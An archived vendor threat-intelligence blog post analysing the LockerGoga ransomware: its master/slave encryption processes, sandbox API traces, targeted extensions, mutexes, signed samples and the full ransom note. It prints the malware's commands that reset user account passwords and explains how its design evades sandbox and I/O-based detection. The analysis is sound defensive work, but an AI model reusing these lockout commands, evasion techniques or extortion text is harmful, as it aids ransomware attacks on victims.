ARCHIVED STORY

LockerGoga Ransomware Family Used in Targeted Attacks

By **ATR Operational Intelligence Team** · April 29, 2019

Co-authored by Marc RiveroLopez.

Initial discovery

Once again, we have seen a significant new ransomware family in the news. LockerGoga, which adds new features to the tried and true formula of encrypting victims' files and asking for payment to decrypt them, has gained notoriety for the targets it has affected.

In this blog, we will look at the findings of the McAfee ATR team following analysis of several different samples. We will describe how this new ransomware works and detail how enterprises can protect themselves from this threat.

Technical analysis

LockerGoga is a ransomware that exhibits some interesting behaviors we want to highlight. Based on our research, and compared with other families, it has a few unique functions and capabilities that are rare compared to other ransomware families that have similar objectives and/or targeted sectors in their campaigns.

In order to uncover its capabilities, we analyzed all the samples we found, discovering similarities between them, as well as how the development lifecycle adds or modifies different features in the code to evolve the ransomware in a more professional tool used by the group behind it.

One of the main differences between LockerGoga and other ransomware families is the ability to spawn different processes in order to accelerate the file encryption in the system:

RECENT NEWS

Oct 15, 2024
Trellix Finds Nearly Half of CISOs to Exit the Role Without Industry Action

Oct 3, 2024
Trellix CEO Rallies the Industry to Support CISO Role

Sep 10, 2024
Trellix Integrates Email Security with Data Loss Prevention

Aug 21, 2024
U.S. Department of Defense Chooses Trellix to Protect Millions of Email Systems from Zero-Day Threats


Aug 14, 2024
Magenta Buyer LLC Raises $400 Million of New Capital

RECENT STORIES


30 oct. 2024
MacOS Malware Surges as Corporate Usage Grows

23 oct. 2024
CISOs at the Crossroads: A Call for Support and Change

17 oct. 2024
Shrinking the Gray with Modern Endpoint Security



Like other types of malware, LockerGoga will use all the available CPU resources in the system, as we discovered on our machines:



Most of the LockerGoga samples work the same way but we observed how they added and removed certain types of functionality during their development lifecycle.

The ransomware needs be executed from a privileged account.

LockerGoga works in a master/slave configuration. The malware begins its infection on an endpoint by installing a copy of itself on the %TEMP% folder.

```
ExistingFileName: C:\Users\tinba\AppData\Local\Temp\oHdwHyBv41qxe.exe
Flags: MOVEFILE_REPLACE_EXISTING|MOVEFILE_COPY_ALLOWED
NewFileName: C:\Users\tinba\AppData\Local\Temp\tgytutrc8363.exe
```

After being copied, it will start a new process with the -m parameter.

The master process runs with the -m parameter and is responsible for creating the list of files to encrypt and spawning the slaves.

The slave processes will be executed with a different set of parameters as shown below. Each slave process will encrypt only a small number of files, to avoid heuristic detections available in endpoint security products. The list of files to encrypt is taken from the master process via IPC, an interface used to share data between applications in Microsoft Windows. The communication is done through IPC using a mapped section named SM- .

Here is the IPC technique used by LockerGoga:

- The master process (run as <LockerGogaBinary> -m) creates a named section on the system for IPC.
- The section is named “SM-tgytutrc”.
- The master ransomware process posts the filepath of the file to be encrypted to the named section “SM-tgytutrc”.
- This section is used by the slave processes to pick up the filepath and encrypt the target file.

NtCreateSection	ObjectAttributes: SM-tgytutrc DesiredAccess: STANDARD_RIGHTS_REQUIRED|SECTION_QUERY|SECTION_MAP_READ|SECTION_MAP_WRITE SectionHandle: 0x0000015c FileHandle: 0x00000000
NtOpenSection	DesiredAccess: 0x0000000f ObjectAttributes: api-ms-win-appmodel-runtime-l1-1-1.DLL SectionHandle: 0x00000000
NtOpenSection	DesiredAccess: 0x0000000f ObjectAttributes: ext-ms-win-kernel32-package-current-l1-1-0.DLL SectionHandle: 0x00000000
CreateProcessInternalW	ApplicationName: C:\Users\[redacted]\AppData\Local\Temp\tgytutrc210.exe ProcessId: 1884 CommandLine: C:\Users[redacted]\AppData\Local\Temp\tgytutrc210.exe -i SM-tgytutrc -s ThreadHandle: 0x0000017c ProcessHandle: 0x00000184 ThreadId: 1648 CreationFlags: 0x00000000
CreateProcessInternalW	ApplicationName: C:\Users\[redacted]AppData\Local\Temp\tgytutrc210.exe ProcessId: 3704 CommandLine: C:\Users[redacted]\AppData\Local\Temp\tgytutrc210.exe -i SM-tgytutrc -s ThreadHandle: 0x0000018c ProcessHandle: 0x00000194 ThreadId: 3700 CreationFlags: 0x00000000
CreateProcessInternalW	ApplicationName: C:\Users\[redacted]\AppData\Local\Temp\tgytutrc210.exe ProcessId: 560 CommandLine: C:\Users[redacted]\AppData\Local\Temp\tgytutrc210.exe -i SM-tgytutrc -s ThreadHandle: 0x000001a8 ProcessHandle: 0x000001ac ThreadId: 920 CreationFlags: 0x00000000
CreateProcessInternalW	ApplicationName: C:\Users\[redacted]AppData\Local\Temp\tgytutrc210.exe ProcessId: 3200 CommandLine: C:\Users\[redacted]\AppData\Local\Temp\tgytutrc210.exe -i SM-tgytutrc -s ThreadHandle: 0x000001d0 ProcessHandle: 0x000001d8 ThreadId: 648 CreationFlags: 0x00000000
CreateProcessInternalW	ApplicationName: C:\Users\[redacted]\AppData\Local\Temp\tgytutrc210.exe ProcessId: 792 CommandLine: C:\Users\[redacted]\AppData\Local\Temp\tgytutrc210.exe -i SM-tgytutrc -s ThreadHandle: 0x0000018c ProcessHandle: 0x00000194 ThreadId: 3192 CreationFlags: 0x00000000

Sandbox replication of slave process (encryption process) below showing:

- Obtaining access to the section created by the master process.
- Reading and encryption of a target file found based on the filepath specified in the named section.

NtOpenSection	DesiredAccess: 0x00000003 ObjectAttributes: SM-tgytutrc SectionHandle: 0x00000140
NtCreateFile	ShareAccess: 0 FileName: [redacted]test_xml_etree.py DesiredAccess: GENERIC_READ|GENERIC_WRITE|FILE_READ_ATTRIBUTES|SYNCHRONIZE ExistedBefore: yes CreateDisposition: FILE_OPEN FileHandle: 0x0000017c FileAttributes: FILE_ATTRIBUTE_NORMAL
NtQueryInformationFile	FileInformationClass: FileAllInformation HandleName: [redacted]test_xml_etree.py FileInformation: [redacted] FileHandle: 0x0000017c
NtQueryAttributesFile	FileName: [redacted]test_xml_etree.py
NtOpenFile	ShareAccess: FILE_SHARE_READ|FILE_SHARE_WRITE|FILE_SHARE_DELETE FileName: [redacted]test_xml_etree.py DesiredAccess: FILE_WRITE_ATTRIBUTES|SYNCHRONIZE FileHandle: 0x0000017c
NtSetInformationFile	FileInformationClass: FileBasicInformation HandleName: [redacted]test_xml_etree.py FileInformation: [redacted] FileHandle: 0x0000017c
NtQueryAttributesFile	FileName: [redacted]test_xml_etree.py.locked
NtQueryFullAttributesFile	FileName: [redacted]test_xml_etree.py
MoveFileWithProgressW	ExistingFileName: [redacted]test_xml_etree.py Flags: MOVEFILE_REPLACE_EXISTING|MOVEFILE_COPY_ALLOWED NewFileName: [redacted]test_xml_etree.py.locked
NtOpenFile	ShareAccess: FILE_SHARE_READ|FILE_SHARE_DELETE FileName: [redacted]test_xml_etree.py.locked DesiredAccess: FILE_GENERIC_READ|FILE_GENERIC_WRITE FileHandle: 0x0000017c
NtReadFile	Buffer: [redacted] HandleName: [redacted]test_xml_etree.py.locked Length: [redacted] FileHandle: 0x0000017c
NtWriteFile	Buffer: [redacted]

The ransomware creates multiple slave processes on the endpoint to encrypt files. Some analysts believe this is the case simply because it speeds up the encryption process, but we are not convinced as the same outcome can be achieved via a multi-threaded approach in the ransomware process instead of a multi-process approach.

Instead, we suspect this approach is adopted for the following reasons:

- **Footprint:** If every encryption process encrypts only a small number of files on the endpoint and terminates, then the overall footprint of the attack on the system decreases since it may be difficult to co-relate multiple encryption processes to the same threat.
- **Sandbox Bypass**: Some sandbox-based detection systems monitor the threshold of the number of files written on the system and may co-relate it to the file extensions being written to. E.g. If a process reads, say, 200 files on the sandbox but only creates files with one specific extension (typical of ransomware – Extn ".locked" in the case of LockerGoga) then this can be considered anomalous behavior. LockerGoga may be able to bypass such detection techniques.
- **File I/O based detection bypass**: A multi-process-based approach makes sure that the amount of I/O (File/Disk I/O etc.) for each encryption process is within a certain limit, thus bypassing detection techniques that monitor exorbitant I/O based detection.
- **Reliability**: Even if one encryption process is manually terminated by an end-user, as long as the master ransomware process is running the files will continue to be encrypted by new slave processes. If the ransomware process does not use the multi-process approach, then terminating the ransomware process stops the encryption on the endpoint.

Username Administrator:

```
ApplicationName:
ProcessId: 2444
CommandLine: C:\Windows\system32\net1 user Administrator HuHuHUHoHo283283@dJD
ThreadHandle: 0x000000fc
StackPivoted: no
ProcessHandle: 0x00000100
ThreadId: 3000
CreationFlags: NORMAL_PRIORITY_CLASS
```


Username Tinba:

```
ApplicationName:
ProcessId: 3556
CommandLine: C:\Windows\system32\net1 user tinba HuHuHUHoHo283283@dJD
ThreadHandle: 0x000000ec
StackPivoted: no
ProcessHandle: 0x000000fc
ThreadId: 3044
CreationFlags: NORMAL_PRIORITY_CLASS
```


The author implemented a logging function that can be enabled if you callout the sample in execution using the parameter "-l" to store all the results in a file called 'log.txt' in the root C drive:

```
                    Create_log_file                          XREF[18]:   FUN_0040b120:0040b2b5(*),
                                                                         FUN_0040d0d0:0040d2ce(*),
                                                                         FUN_0040d0d0:0040d941(*),
                                                                         0040dbb2(*), 0040e70c(*),
                                                                         0040f152(*), 0040f2a5(*),
                                                                         FUN_0040fa40:0040fabe(*),
                                                                         FUN_0040fa40:0040fd18(*),
                                                                         FUN_0040fa40:0041031f(*),
                                                                         FUN_0041cf90:0041cffb(*),
                                                                         FUN_0041d070:0041d0db(*),
                                                                         FUN_0041d150:0041d1be(*),
                                                                         FUN_0041d250:0041d2be(*),
                                                                         FUN_0041d330:0041d39b(*),
                                                                         FUN_0041d6f0:0041d75e(*),
                                                                         FUN_0041d8d0:0041d93b(*),
                                                                         FUN_0041d9b0:0041da18(*)
004fcc4c 63 3a 2f        ds          "c:/.log"
         2e 6c 6f
         67 00
```

During execution we enabled the log function and saw how the ransomware encrypts the system, causing high CPU usage and opening the ransom note during the process. This is the aspect in an infected system:



As we executed the sample with the log function, we could access this file to check the status of the encryption. Obviously, this most likely a debug function used by the developer.




In order to know how the ransomware works, and with the help of the log function enabled, we could establish the order of LockerGoga to encrypt the system:

- Log file creation in the C: drive
- Folder and file enumeration
- File encryption & ransom note creation in the desktop folder.

Time of Day	Process Name	PID	Operation	Path	Result
7:45:02.8685269 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	NAME NOT FOUND
7:45:02.8761462 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:02.9230699 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:02.9231487 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:02.9232311 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:06.2918166 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9118587 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9123518 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9126042 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9380866 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9382213 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9409198 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9412174 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9414888 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9416084 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS
7:45:07.9450030 AM	imtvknqq3356.exe	3216	CreateFile	C:\.log	SUCCESS

One interesting thing to mention is that, before encrypting any file in the system, the malware will search for files in the trashcan folder as the first option. We are not certain why it takes this unusual step, though it could be because many people do not empty their recycle bins and the ransomware is looking to encrypt even those files that may no longer be required:



LockerGoga will start to enumerate all the folders and files in the system to start the encryption process. This enumeration is done in parallel, so we can expect the process wouldn't take much time.

After the enumeration the ransomware will create the ransom note for the victim:

A	B	C	D	E	
Time of Day	Process Name	PID	Operation	Path	Result
7:45:06.1997729 AM	imtvknqq3356.exe	3216	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:06.1998836 AM	imtvknqq3356.exe	3216	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:08.0494989 AM	imtvknqq3356.exe	3816	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:08.0514671 AM	imtvknqq3356.exe	2864	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:08.0524712 AM	imtvknqq3356.exe	3512	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:08.3720789 AM	imtvknqq3356.exe	2956	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:08.4347811 AM	imtvknqq3356.exe	2280	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:08.4542508 AM	imtvknqq3356.exe	3876	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:40.9457507 AM	imtvknqq3356.exe	316	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS
7:45:41.1131180 AM	imtvknqq3356.exe	4052	CreateFile	C:\Users\Public\Desktop\README_LOCKED.txt	SUCCESS

The ransom note was created in parallel with the encrypted files, and it is hardcoded inside the sample:

```
                    s_SayanWalsworth96@protonmail.com_R_004fe944     XREF[1]:     FUN_0043fa60:0043fcfb(*)
004fe944 53 61 79       ds          "SayanWalsworth96@protonmail.com\nRezawyreEdip...
         61 6e 57
         61 6c 73 ...

                    DAT_004fe97c                                     XREF[2]:     FUN_0043fa60:0043fd00(*),
                                                                                  FUN_0045cd90:0045ce08(*)
004fe97c 0a             ??          0Ah
004fe97d 00             ??          00h
004fe97e 00             ??          00h
004fe97f 00             ??          00h

                    s_README_LOCKED.txt_004fe980                     XREF[2]:     FUN_0043fa60:0043fa9c(*),
                                                                                  FUN_0043fe30:0043fe39(*)
004fe980 52 45 41       ds          "README_LOCKED.txt"
         44 4d 45
         5f 4c 4f ...
004fe992 00             ??          00h
004fe993 00             ??          00h
```

Like other ransomware families, LockerGoga will create the ransom note file to ask the user to pay to recover their encrypted files. We highly recommend not paying under any circumstance so as not to continue funding an underground business model. In case of a ransomware infection, please check https://www.nomoreransom.org

Below is an example of the ransom note content on an infected machine:

> *Greetings!*
>
> *There was a significant flaw in the security system of your company.*
>
> *You should be thankful that the flaw was exploited by serious people and not some rookies.*
>
> *They would have damaged all of your data by mistake or for fun.*
>
> *Your files are encrypted with the strongest military algorithms RSA4096 and AES-256.*
>
> *Without our special decoder it is impossible to restore the data.*
>
> *Attempts to restore your data with third party software as Photorec, RannohDecryptor etc.*
>
> *will lead to irreversible destruction of your data.*
>
> *To confirm our honest intentions.*
>
> *Send us 2-3 different random files and you will get them decrypted.*
>
> *It can be from different computers on your network to be sure that our decoder decrypts everything.*
>
> *Sample files we unlock for free (files should not be related to any kind of backups).*
>
> *We exclusively have decryption software for your situation*
>
> *DO NOT RESET OR SHUTDOWN – files may be damaged.*
>
> *DO NOT RENAME the encrypted files.*

DO NOT MOVE the encrypted files.

This may lead to the impossibility of recovery of the certain files.

The payment has to be made in Bitcoins.

The final price depends on how fast you contact us.

As soon as we receive the payment you will get the decryption tool and

instructions on how to improve your systems security

To get information on the price of the decoder contact us at:

In parallel of the ransom note creation, the files will start to be encrypted by LockerGoga with the .locked extension appended to all files. This extension has been broadly used by other ransomware families in the past:

```
          41 30 47 ...

                    u_.locked_004fe904
004fe904  2e 00 6c        unicode     u".locked"
          00 6f 00
          63 00 6b ...

                    u_\??\\_004fe914

004fe914  5c 00 3f        unicode     u"\\??\\\\"
          00 3f 00
          5c 00 5c ...
```

LockerGoga has embedded in the code the file extensions that it will encrypt. Below is an example:

```
                    -_.docx_004fcafc
004fcafc  2e 64 6f        ds          ".docx"
          63 78 00
004fcb02  00              ??          00h
004fcb03  00              ??          00h

                    s_.docb_004fcb04
004fcb04  2e 64 6f        ds          ".docb"
          63 62 00
004fcb0a  00              ??          00h
004fcb0b  00              ??          00h

                    s_.dotx_004fcb0c
004fcb0c  2e 64 6f        ds          ".dotx"
          74 78 00
004fcb12  00              ??          00h
004fcb13  00              ??          00h

                    DAT_004fcb14
004fcb14  64              ??          64h    d
004fcb15  6f              ??          6Fh    o
```

The sample has also configured some locations and files that will be skipped in the encryption process so as not to disrupt the Operating System from running.

All the files encrypted by this ransomware will have a specific FileMarker inside:


```
EB B7 5F 54 A6 E5 56 2A F4   ||¼.Û..^TÒø%×S.ÒÊ00µË.. ë·_T¦áV*ô
52 E7 2E AD 2E B0 00 C0 CE    ¤ñ.{.·Kø¼'?Û.-IV.¿..Ý¬ÑRç.-.°.ÀÎ
E1 A8 E1 95 81 38 3A 4D 7A   .LËWf.S.ì.ÏÓ.9Ü.$.0F`k.©á¯á..8:Mz
33 9D 79 90 EA A5 59 7A 5C   Gø·~h...Cm. j$.<3áT½"m§³3.y.ê¥Yz\
3B D2 B6 5C 6B 9C E0 B9 6E   ¾¢YyiGOGA1440:.........JÒ;Ò¶\k.à¹n
7A 53 DC 22 EE CD 0D 19 10   Þàv¼.É¹Ô.3[..>Ç ¨0.. .¢xzSÜ"îÍ ..
E4 13 04 3F 8F FE AA D8 21   Ú,.ñÀH¤Ú |.PZ!¶.Ñÿt&..,Ïä..?.þ°Ø!
```

Note: The FileMarker identifies the ransomware family and the most likely version; in this case it is 1440.

During the investigation we identified the following versions:

- 1200
- 1510
- 1440
- 1320

Based on the binary compile time and the extracted versions, we observed that the actors were creating different versions of LockerGoga for different targets/campaigns.



After encrypting, LockerGoga executes 'cipher.exe' to remove the free space to prevent file recovery in the infected system. When files are deleted on a system, sometimes they are still available in the free space of a hard disk and can theoretically be recovered.

Free Space

Samples digitally signed:

During our triage phase we found that some of the LockerGoga samples are digitally signed. We are observing from ATR that the latest ransomware pieces used a lower scale and more focused are released digitally signed:

- MIKL LIMITED
- ALISA LTD
- KITTY'S LTD

Digitally signing the malware could help the attackers to bypass some of the security protections in the system.

As part of the infection process, LockerGoga will create a static mutex value in the system, always following the same format:

MX-[a-z]\w+

Examples of mutex found:

MX-imtvknqq

MX-tgytutrc

MX-zzbdrimp

Interesting strings found

In our analysis we extracted more strings from the LockerGoga samples, with interesting references to:

- LockerGoga
- crypto-locker
- goga

```
E:\\crypto-locker\\cryptopp\\src\\crc_simd.cpp
E:\\crypto-locker\\cryptopp\\src\\rijndael_simd.cpp
E:\\crypto-locker\\cryptopp\\src\\sha_simd.cpp
E:\\crypto-locker\\cryptopp\\src\\sse_simd.cpp
E:\\goga\\cryptopp\\src\\crc_simd.cpp
E:\\goga\\cryptopp\\src\\rijndael_simd.cpp
E:\\goga\\cryptopp\\src\\sha_simd.cpp
